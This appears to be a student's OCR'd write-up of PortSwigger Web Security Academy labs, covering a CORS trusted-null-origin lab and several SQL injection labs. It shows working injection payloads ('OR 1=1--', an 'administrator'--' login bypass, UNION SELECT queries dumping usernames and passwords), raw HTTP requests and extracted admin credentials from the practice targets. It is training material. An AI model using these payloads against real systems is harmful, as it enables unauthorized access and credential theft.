%22apikey%22%3A%20%22LY8JPbj1HZrULPESuRI7PIUU26YTzLUu%22%2C%0A%20%20%22sessions%22%3A%20%5B%0A%20%20%20%20%22JC4fj69XmxSTdr7UOUX8T3dHHaJ1bPM3%22%0A%20%20%5D%0A%7D
```

```
 "username": "administrator",  "email": "",  "apikey": "cKeTeimyUSYpo8NqdMNWPrwzZFDYWL2C",  "sessions": [   "9tRD6pxX2HsjlfWgFnolGOys4wdpRTU9"  ]}{
 "username": "administrator",
 "email": "",
 "apikey": "LY8JPbj1HZrULPESuRI7PIUU26YTzLUu",
 "sessions": [
   "JC4fj69XmxSTdr7UOUX8T3dHHaJ1bPM3"
 ]
}
```


My Account - PortSwigger
https://portswig...
Log out
MY ACCOUNT
Lab: CORS vulnerability with trust
Exploit Server: CORS vulnerability
https://portswigger.net/web-security/cors/lab-null-origin-whitelisted-attack
PortSwigger
Academy home
APPRENTICE
LAB
Solved
Access the lab
Solution

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please contact us.

Web Security Academy » CORS » Lab

Lab: CORS vulnerability with trusted null origin


This website has an insecure CORS configuration in that it trusts the "null" origin.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`

Task 2: SQL Injection

Task 2.1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data



My Account - PortSwigger

https://portswig...

Log out MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please contact us.

Lab: SQL injection vulnerability in | SQL injection vulnerability in WH

ıa.web-security-academy.net/filter?category=Corporate+gifts%27+OR+1=1--

Web Security Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning


Home

WE LIKE TO SHOP

Corporate gifts' OR 1=1--

Refine your search:

All | Accessories | Corporate gifts | Lifestyle | Pets



My Account - PortSwigger

https://portswig...

Log out MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

Lab: SQL injection vulnerability in

https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data

PortSwigger

Log out MY ACCOUNT

Academy home

Web Security Academy » SQL injection » Lab

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE

LAB Solved

This lab contains an SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out an SQL query like the following:


```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform an SQL injection attack that causes the application to display details of all products in any category, both released and unreleased.

Access the lab


Track your progress

Task 2.2: SQL injection vulnerability allowing login bypass



Request to https://0ad1002104c0b416c06d29f2006900ba.web-security-academy.net:4...

```
ge,v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ad1002104c0b416c06d29f2006900ba.web-security-academy
.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

csrf=DKsu4SMTPj6DAC5EByz0GkXmJw9swlhl&username=
administrator'--&password=123456
```




https://0ad1002104c0b416c06d29f2006900ba.web-security-academy.net/lo...

SQL injection vulnerability allowing login bypass — LAB Not solved

Login

Username: administrator

Password: ••••••




My account

Your Account Details

Name: MOHANNA R S

Email: mr6552@nyu.edu

If you need to change any more of your account details, please contact us.



https://portswigger.net/web-security/sql-injection/lab-login-bypass


Lab: SQL injection vulnerability allowing login bypass

APPRENTICE LAB ✓ Solved

This lab contains an SQL injection vulnerability in the login function.


To solve the lab, perform an SQL injection attack that logs in to the application as the `administrator` user.

Task 2.3: SQL injection UNION attack, determining the number of columns returned by the query



Target: https://0a36009403c0d54ac2cb8d87005f0046.... HTTP/1

```
GET /filter?category=
Gifts'+UNION+SELECT+NULL,NULL,NULL-- HTTP/1.1
Host:
0a36009403c0d54ac2cb8d87005f0046.web-security-academy.ne
t
Cookie: session=dItMrZ5ApA09qu0PnNeBefwfvnsvwi0u
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.95 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
```



My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.


Web Security Academy » SQL injection » UNION attacks » Lab

Lab: SQL injection UNION attack, determining the number of columns returned by the query


This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing an SQL injection UNION attack that returns an additional row containing null values.


Task 2.4: SQL injection UNION attack, retrieving multiple values in a single column



```
GET /filter?category=Accessories+'+UNION+SELECT+NULL,username||'~'||password+FROM+users-- HTTP/1.1
Host: 0a2400cd04da582dc16625290074006f.web-security-academy.net
```



```
        <a href="/filter?category=Gifts">
          Gifts
        </a>
        <a href="/filter?category=Lifestyle">
          Lifestyle
        </a>
      </section>
      <table class="is-table-list">
        <tbody>
          <tr>
            <th>
              administrator~oe8954qgr7wcm4zdiclr
            </th>
```



My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name
Change email address
Change password

If you need to change any more of your account details, please contact

Web Security Academy » SQL injection » UNION attacks » Lab


Lab: SQL injection UNION attack, retrieving multiple values in a single column

